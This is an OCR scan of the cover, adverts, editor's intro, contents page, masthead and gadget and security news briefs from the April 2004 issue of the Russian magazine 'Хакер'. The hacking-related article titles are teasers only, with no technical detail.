




ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№04(64) • АПРЕЛЬ • 2004
ХАКЕР
WWW.XAKEP.RU
3 видеоурока на CD!
РАСПРЕДЕЛЕННАЯ АТАКА
Стр. 58
Вся правда и неправда о DDoS-атаках
Стр. 56
Хакеры ломают ящики nm.ru
CSS-уязвимости на Новой Почте
теперь 160 страниц
Тест: Wi-Fi карты
Стр. 34
Наши в Рамблере!
Репортаж из сердца поисковой машины
Стр. 74
Карточный домик
Кардиология: CC-технологии на сегодняшний день
Стр. 84
Какая она - девушка-хакер?
Интервью с хакгерлой
ISSN 1609-1019
04>
(game)land
В ЖУРНАЛЕ
Прогоревшие движки 62
Живой дистрибутив Linux 104
Возьми ее силой 114
Самые смешные запросы в Яндексе 154
Как поимели редакторов Хакера
НА CD
Фрегат 3
WinGate 5.2.3
Office XP Service Pack 3
Mozilla 1.7 Alpha
Adobe Photoshop Elements 2.0
LEECH
Новая рубрика с warez-обзором музыкального и аудио свежака с IRC-серверов
не рекомендуется до
21+
возможны моральные травмы
не открывать стр. 114







L1520P/L1720P

- LCD-монитор с диагональю 15, 17 дюймов
- Футуристический дизайн
- Функция Light View
- Цифровой вход





T710BH/PH

- 17 дюймовый монитор FLATRON ez с плоским экраном
- Динамичный и функциональный дизайн
- Функции BrightView и BrightWindow
- Сертификация по самым строгим стандартам: TCO ' 03

Товар сертифицирован



Функция LightView включает 3 режима: "день", "ночь", и "пользовательский". В режимах "день" и "ночь" есть режимы: "текст", "фото" и "кино". Каждый из этих 6 режимов обладает уникальными параметрами настройки яркости и контраста.



Функция BrightView включает 4 режима: "текст", "фото", "кино" и "стандартный". Каждый обладает уникальными параметрами настройки яркости, контраст и цветовой температуры.



Функция BrightWindow позволяет выборочно регулировать яркость. Область оптимальной яркости можно создать, просто выделив ее мышью, а также свободно передвигать и менять ее размеры.







I N T R O

В моем родном городе я знал одну интересную старушку. Ей сейчас то ли 80, то ли все 81. Для своих лет бабуля довольно неплохо сохранилась. Всегда энергична, принимает активное участие в жизни своего огорода, облагораживании дворика и дискуссиях с подругами-старушенциями на тему: страна - говно, политики козлы. Так вот, зашел у нас с ней разговор о ее прошлом, и я между делом поинтересовался, жалеет ли она о чем-то. Эх, милок, как бы я хотела вернуть твои годы! Смотрю я на современную молодежь, и грустно становится. Разве кто-то из них ценит свое время? Транжирят его куда попало. А ведь оно, время, так быстро летит! Оглянуться не успеешь, как ты уже дряхлый старик. И тогда остается только сожалеть о бесполезно потраченных годах. Думать, как много ты бы сделал, если бы ценил каждый час своей жизни. Бабуля замолчала и стала угощать меня блинами.Сейчас мне 22. Вспоминая старушкины слова, я оглядываюсь назад и вижу за плечами прорву бесполезно убитого времени. Я мог занять его чтением полезных книг, развитием некоторых своих навыков, созданием чего-то нужного, но предпочел отправить его в треш.

Пока мы молоды, мы еще можем выбрать, как распорядиться своим временем, успеть осознать его настоящую ценность. Есть две дороги. Следуя одной, ты постоянно развиваешься и получаешь удовольствие от каждой минуты. В конце второй тебя ждут только горестные сожаления о бесцельно прожитой жизни. Какую из них выберешь ты?

mindw0rk

www.livejournal.com/users/mindw0rk


C O N T E N T

ДЕTRIALИЗАЦИЯ ПО-ДОМАШНЕМУ


СТР.38

Рассказ о классических методах продления "срока действия" шароварных программ.

ВОЗЬМИ ЕЕ СИЛОЙ!


СТР.114


Что такое брутфорс? Это не просто перебор букв от А до Я. Там есть свои тонкости :).

МТИ: ЗДЕСЬ РОЖДАЮТСЯ ЛУЧШИЕ УМЫ ПЛАНЕТЫ


СТР.96

История про технический институт, где ботают лучшие ботаны нашей планеты.

НАШИ В РАМБЛЕРЕ!


СТР.34

Репортаж из сердца поисковой машины.

ПОМОЩЬ НУЖНА?


СТР.42

Знакомимся с различными технологиями справочных систем и средствами разработки CHM-файлов.

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

> Картинка на обложке с сайта www.animewallpapers.com

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Выпускающий редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ЮНИТЫ и CD
Андрей «Symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>Литературный редактор
Мария «Лиса» Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

ЭКЗОСКЕЛЕТОН

HITECH



Ученые американского Университета Беркли (me.berkeley.edu) разрабатывают экзоскелет, увеличивающий силу и выносливость человека. BLEEX состоит из металлических ног, жестко пристегиваемых к армейским ботинкам. Устройство имеет блок питания и каркас для поклажи. Положение груза и движения человека постоянно анализируют более 40 датчиков. Гидравлические приводы перераспределяют нагрузку таким образом, что сохраняется идеальное равновесие, и поклажа практически ничего не весит. Масса экзоскелета с полным топливным баком составляет 45 килограммов. Но даже вместе с 30-килограммовым рюкзаком человек ощущает смешную нагрузку порядка 3 килограммов. При этом костюм позволяет свободно поворачиваться, наклоняться и даже присаживаться на корточки. Следующая модель должна стать менее громоздкой и позволит поднимать грузы до 55 килограммов. Проект спонсируется военным агентством DARPA. Появления коммерческой версии экзоскелета с нетерпением ждут военные санитары, выносящие раненых с поля боя. ■


3,4 ГГЦ подождут

ЖЕЛЕЗО

По сведениям некоторых зарубежных сайтов, фирма Intel перенесла официальный выпуск 3,4-ГГц процессора Pentium 4 на ядре Prescott с середины марта на апрель - как ожидается, это радостное событие произойдет во второй половине месяца. Виной тому стал неожиданно высокий процент брака на выходе с конвейера - инженерам компании есть еще над чем подумать. Эта задержка совсем не огорчила тайваньских поставщиков, скорее, даже наоборот. Технические проблемы Intel позволят реселлерам распродать закупленные ранее процессоры на предыдущей версии ядра с интерфейсом Socket 478. Также стоит отметить, что пока нет достоверных сведений относительно интерфейса новых процессоров. Нельзя исключать того, что 3,4-ГГц Prescott будет реализован на базе Socket 775, в то время как все анонсированные до настоящего момента Прескотты работали на Socket 478. ■

АМЕРИКАНСКИЕ ПРОВАЙДЕРЫ ОБЪЯВИЛИ СПАМЕРАМ ВОЙНУ

ВЗЛОМ



В декабре прошлого года в США вышел новый закон CAN_SPAM Act, который серьезно ограничивает распространение спама в Сети. Закон предусматривает злостным спамерам крупные штрафы (до миллиона долларов) и тюремное заключение (до 5 лет). Рекламные сообщения, в общем-то, разрешены, но только если они соответствуют установленным правилам: не скрывать реальный ящик в строке From, не маскировать Subject, не шаманить с буквами в теле письма для обхода фильтров. Вскоре после выхода закона четыре крупнейших американских ISP Microsoft, AOL, Earthlink и Yahoo объединились и подали шесть исков против сотен компаний, занимающихся рассылкой спама. Нашумевшее судебное разбирательство пока еще ведется, но есть все основания считать, что спамеры на этот раз так легко не отделаются. Кстати, некоммерческая организация Spamhaus Project, которая исследует спамерскую активность в Сети, опубликовала результаты своих исследований. Оказывается, 90% всего спама в интернете - результат плодотворной работы 200 крупнейших спамерских групп. Интересно, на каком месте там стоит наше народное достояние – Центр Американского Английского? ■


8,5 ГБ DVD - В НАРОД!

ЖЕЛЕЗО

Свои первые записываемые двухслойные dvd-диски представила компания Maxell, вернее, ее европейское отделение. Новые пластинки могут хранить на себе до 8,5 Гб информации, их отличительной особенностью является использование технологии HGX stamper. Стоит напомнить, что незадолго до этого свой первый привод, поддерживающий запись на двухслойные DVD, представила фирма Sony, в ответ на что Verbatim пообещала начать в объявленный ранее срок поставки таких дисков. Аналитики отмечают, что уже не за горами анонс подобных приводов от HP и Philips - эти производители и вовсе некоторое время назад клялись быть первыми на этом рынке. Ожидается, что Dual Layer DVD+R диски от Maxell появятся в продаже в апреле-мае текущего года. ■

ОБОИ ДЛЯ ОДИНОКИХ

HITECH



Немецкие дизайнеры Сюзан Шмидт и Андреа Баум разработали обои для одиноких людей (www.single-tapete.de). Необычный трехмерный рисунок и высокое качество печати создают полную иллюзию того, что в комнате есть кто-то живой. Фигуры в человеческий рост увлеченно читают книги и, развалившись в кресле, потягивают пивко. При этом добропорядочные "соседи" соблюдают тишину и не нарушают размеренной атмосферы домашней жизни. Обои можно мыть и несколько раз переклеивать. К обоям прилагается компакт-диск со звуками населенного жилища: скрипом дверей, гулом пылесоса, звоном посуды, покашливаниями и шагами. Стоимость обоев - от 250 долларов, в зависимости от количества рулонов. ■

МЕЧТА ВУАЙЕРИСТА

ЖЕЛЕЗО




Небезызвестная немецкая компания Rollei, производитель цифровой фототехники, решила на этот раз попробовать свои силы в производстве цифровых биноклей, вернее, биноклей с интегрированной цифровой камерой. Представленная новинка - Rollei da20 DigitalBino - оснащена двухмегапиксельным CMOS-сенсором и встроенной флешкой объемом 16 мегабайт. Бинокль умеет записывать видео - на встроенную карточку влезает около 10 минут. Такая вот мечта вуайериста :). Краткие спецификации. ■

- Восьмикратное увеличение
- 32-мм объектив
- Угол обзора на расстоянии 1000 м: 5,6°
- Диаметр выходного зрачка: 3,75 мм
- Окулярная точка: 12,5 мм
- Призма: BAK4, roof-призма
- Просветленная оптика - используется специальное многослойное покрытие
- Угол обзора: 7°x9°
- Минимальная дистанция фокусировки: 5 м
- Сенсорная матица: CMOS, 2 миллиона эффективных пикселей
- Размер фотографий: 1600x1200, 640x480
- Флеш-память: SD, 16 Мб внутренней памяти
- Формат файла: JPEG, AVI
- Объектив: апертура f/4,5, фиксированный фокус
- Диапазон фокусировки: от 15 м до бесконечности
- Интерфейс: USB
- Габариты: 159x93x49 мм, вес 370 граммов

ПОГЛАДЬ СУПЕРМОДЕЛЬ

HITECH




Британская компания Reveal All (www.ironingfun.com) представила чехол для гладильной доски, который знает путь к сердцу мужчины. Чтобы приучить нас гладить рубашки и брюки, на поверхность доски нанесено изображение супермодели Джордан. Ажурное белье, прикрывающее интересные места, напечатано теплочувствительными чернилами. При основательном нагреве одежда бесследно исчезает, обнажая прелести. Существует альтернатива доски для девушек с изображением загорелых накачанных мачо. Стоимость чехла в интернет-магазине - 30 вечнозеленых.

УНИВЕРСАЛЬНЫЙ КУЛЕР

ЖЕЛЕЗО

Так уж сложилось, что до настоящего момента для разных типов процессоров разрабатывались разные модели кулеров. Так, вентиляторы для кристаллов от AMD нельзя было использовать для охлаждения процессоров Intel и наоборот. Компания Thermaltake Technology решила не поддерживать эту глупую традицию и разработала первый в мире кулер "4-в-1". Это SilentTower, использовать который можно не только с существующими процессорами (AMD Athlon XP/64/64 FX/Opteron64 и Intel P4 Socket 478 Northwood, Prescott), но и, что немаловажно, с еще не выпущенным Intel Prescott LGA775. Этим фактом производитель очень гордится и не раз отмечает это обстоятельство в пресс-релизе. В основе кулера лежит новая технология охлаждения. Благодаря использованию трех медных трубок, соединенных с основой, SilentTower может более эффективно отводить поглощенное тепло. Эффективность теплорассеивания повышается за счет использования немаленького (90x90x25 мм) радиатора и нестандартного расположения вентилятора. Silent Fan смонтирован на боковой части устройства, что обеспечивает горизонтальный обдув радиаторной решетки. ■



ЗАНЯТОЙ ТЕЛЕФОН

HITECH

Начались продажи устройства, которое помогает избавиться от нежелательных собеседников. Phone Pretender подключается между трубкой и телефонным аппаратом. Устройство имитирует "отмазки" - причины веские настолько, чтобы можно было положить трубку. По нажатию на кнопку раздается сигнал звонка по второй линии, начинает плакать ребенок, лает собака, и настойчиво ломятся в дверь. Эту какофонию можно вызвать разом, чтобы у собеседника не оставалось шансов продолжить разговор. Кроме того, аппарат имеет 6 настроек для изменения голоса до неузнаваемости. Продается в интернет-магазине по цене около 80 долларов. ■



ПЕРИСКОП НАОБОРОТ

HITECH



Компания Uncle Milton (www.unclemilton.com) выпустила детский аквариум с нехитрой оптикой для наблюдения за подводным миром. Миниатюрный аквариум объемом пол-литра легко обслуживать и подсаживать в него новых обитателей. Труба, закрепленная на передней стенке, работает по принципу перископа наоборот. Заглянув в окуляр, можно наблюдать морское дно, искусственные рифы и реалистичную растительность. Трубу можно вращать на 360 градусов и устанавливать на разные уровни высоты. Особая конструкция кормушки позволяет заманивать рыб к перископу. Новинка продается в интернете по цене около 50 долларов. ■

ЦИФРОВАЯ МАЛЫШКА

ЖЕЛЕЗО




Интересное устройство представила фирма Pretec. Это миниатюрная цифровая камера SmartCam, которая предназначена для работы с КПК. Новинка поддерживает интерфейс SDIO, работает на базе 1,3-мегапиксельного сенсора и предоставляет возможность записи видеофрагментов. Минимальная освещенность, при которой можно вести съемку - 10 люкс, а минимальное расстояние фокусировки составляет 30 сантиметров. Камера имеет четырехкратный цифровой зум, встроенную светодиодную вспышку, автоматическую систему коррекции основных параметров съемки - яркости, контрастности, баланса белого, выдержки и т.д. Благодаря таймеру на 3, 6 или 10 секунд, становится удобным создавать групповые снимки. Новинка поддерживает платформу Pocket PC 2003, в обозримом будущем инженеры компании собираются добавить и поддержку Palm OS. ■

100% ЗАГРУЗКА ИНЕТА

Дизайн-студия "100%КПД", известная как разработчик дизайна популярных журналов "Хакер" и "ХакерСпец", объявила об открытии своего официального сайта (www.100kpd.ru). На нем представлено более 2000 файлов - это 260 проектов, реализованных студией. Кроме того, размещена масса полезной информации - ответы на часто повторяющиеся вопросы заказчиков, подробное описание видов рекламной полиграфической продукции. ■

ДВОИЧНЫЕ ЧАСЫ

HITECH



Японская компания Tokyoflash (www.tokyoflash.com) представила наручные часы для гиков, показывающие время в двоичной системе счисления. В круглый металлический корпус LED Binary заключена зеленая печатная плата с резисторами и конденсаторами. Время можно узнать по состоянию десяти светодиодов. Каждый из них соответствует двоичному разряду. Четыре светодиода в верхнем ряду показывают часы. Шесть диодов ниже - минуты. Чтобы сориентироваться во времени, нужно построчно сложить числа, соответствующие горящим светодиодам. Для удобства пользователя рядом с каждым светодиодом указаны числа в привычном виде. К часам прилагается подробная инструкция по двоичным вычислениям. Цена часов в интернет-магазине - всего около 80 долларов. ■

ЛУЧШАЯ ЗАЩИТА ОТ DOS-АТАК – КОНТР-DOS-АТАКА

ВЗЛОМ

Пока security-компании ломают голову, как же улучшить имеющиеся средства защиты от сетевых атак, некая контора Symbiot Security предложила совершенно новый подход. Смысл его заключается во всем известной фразе: «Лучшая защита – нападение». Руководствуясь этим принципом, фирма планирует в ближайшее время выпустить свой продукт iSIMS. Детище SS – это программный пакет, который не только фиксирует и блокирует разные DoS-атаки, но и отвечает их авторам взаимностью. Т.е. лупит теми же DoS-атаками по компу нападающего. Ибо не фиг, резонно заметил глава Symbiot Майкл Эрвин. Если хакер сразу после атаки получит ответного пинка, он в следующий раз хорошо подумает, прежде чем нюкать честной народ. У новой методики больше противников, чем приверженцев. Во-первых, в законах о киберпреступности не существует понятия о самозащите, и ответный удар классифицируется не иначе, как обычная хакерская атака со всеми вытекающими последствиями. Во-вторых, парни из SS, вероятно, забыли, что большинство крупномасштабных атак проводятся не с компьютера самого взломщика, а с компьютеров-зомби, захваченных червем или трояном и запрограммированных на проведение атаки DoS. Поэтому очень вероятно, что новое решение законной поддержки не найдет, и труды SS окажутся напрасными. ■

РУЧКА ДЛЯ ШПИОНА

ЖЕЛЕЗО

Необычное устройство предложила пользователям японская компания Greenhouse, до сих пор замеченная лишь в производстве ЖК-мониторов и проекторов. Это ручка Pico PenShot, оборудованная интегрированной цифровой камерой с сенсором, обладающим 310 тысячами пикселей. Новинка имеет 8 Мб встроенной флеш-памяти, чего достаточно для хранения более чем 500 снимков, максимальное разрешение фотографий - 640x480. Новинка подключается к компьютеру через интерфейс USB и может быть использована в качестве пера для КПК или флеш-накопителя. Кроме того, такая ручка послужит отличным подарком :). ■

АНТИХРАПОВАЯ КРОВАТЬ

HITECH

Шведские ученые изобрели кровать, которая борется с храпом. Компьютерные датчики непрерывно контролируют сердечный ритм, дыхание и движения спящего. Тщательным образом регистрируются звуки храпа. При необходимости компьютер начинает изменять положение кровати в изголовье и ногах. Голова спящего приподнимается до тех пор, пока он совсем не перестанет храпеть. Когда храп затихает, кровать возвращается в исходное положение.


LOGITECH СЛЕДИТ ЗА ТОБОЙ!

ЖЕЛЕЗО



Оригинальное устройство выпустила компания Logitech. С виду это обыкновенная web-камера, но все меняется, когда устройство принимается за работу. Основная фишка камеры QuickCam Orbit Webcam заключается в том, что она умеет буквально следить за объектом съемки - стоит тому переместиться куда-то в сторону, как сразу заработают сервоприводы, которые повернут объектив камеры и сфокусируют оптику на объекте внимания. Таким образом, камера может, например, постоянно следить за лицом пользователя и держать его в центре кадра, даже если тот устанет от сидения за компьютером и захочет размять косточки. Эта довольно интеллектуальная задача реализована при помощи специального программного обеспечения и нескольких сервоприводов. Таким образом, Logitech решила основную проблему web-камер, пользователю теперь вообще не нужно думать о ее настройках, поворачивать объектив в нужном направлении - всю эту работу она сделает за тебя.

Конструкция QuickCam Orbit Webcam обеспечивает возможность поворота объектива на 180 градусов по горизонтали и на 90 градусов по вертикали, кроме того, устройство оборудовано системой трехкратного цифрового увеличения. В комплект поставки также входит 9-дюймовая (22,5 см) стойка, благодаря которой камеру можно разместить на уровне глаз. Новинка подключается к



ПОЧЕМ НЫНЧЕ ВИРИ?

ВЗЛОМ



Очевидно, старшекласснику одной из школ Владивостока, назовем его Коля, мама упорно не желала давать денег на конфеты. «Хрен с тобой, маман. Сам заработаю, чай не маленький», - решил Коля и стал думать, как бабло срубить. Физически работать он не хотел, умственно – мозги не позволяли, но ведь не зря на тумбочке стоит писюк! Недолго думая, наш герой зашел в инет, скачал с элитных сайтов кучу вирей с троянами и залил все на болванку. А потом кинул на форум популярного приморского сайта объяву: «Вах, падхады, дарагой. Пакупай свэжый вирус, апэтытный траян. Всэво сто рублей адын дыск!» Для профилактики парень обновлял объяву каждый день. И вот, наконец, настал день, когда по мылу объявился первый покупатель. Познакомились, договорились, встретились. «Ну че, браток, показывай», - добродушно молвил какой-то дядя. «Во!» - достал пацан из душегрейки сидюк и вручил клиенту.

Дядя оказался не просто дядей, а дядей в погонах. И закупку произвел неспроста, а задержания ради. Правда, в первый раз пацыка отпустили и даже не представились. А когда уже в ментовке диск подробно осмотрели и обнаружили там нехилую такую коллекцию хакерского добра, решили – надо брать быка за рога.

Дядя милиционер с пацанчиком снова списался, мол, понравился диск, еще надо бы. Школьник обрадовался, даже бонусов в виде конструкторов вирей и нюкеров разных понаписывал. Отправился на стрелку, тут-то его и повязали.

Согласно статье 273 УК РФ за распространение нехороших программ грозит небо в клеточку и фуфайка в полоску, но мальчик попался несовершеннолетний, наивный. Так что, скорее всего, получит он или условно, или ремня по попе от мамы с папой. А пока что ведется следствие.

МИЛОСЕРДНЫЙ РОБОТ


HITECH



Ученые университета Штутгарта разрабатывают второе поколение милосердного робота. Здоровяк Care-O-Bot II (www.care-o-bot.de) претендует на звание мировой няньки. Он работает в двух режимах: поиск полезного занятия и целенаправленное передвижение по квартире согласно предварительному плану. Care-O-Bot ориентируется в пространстве при помощи лазерных сканеров и ультразвуковых сенсоров. Завидев гору грязной посуды, робот засучивает рукава и быстренько производит уборку. Каждое свое действие он проговаривает вслух. Care-O-Bot не только сервирует стол и всячески помогает по хозяйству. Робот может поддержать человека под руку во время перемещений по дому. Еще он напоминает пожилым людям, когда принять лекарство. В продаже Care-O-Bot появится не раньше, чем через год. Цена милосердия составит ориентировочно 25 тысяч долларов.



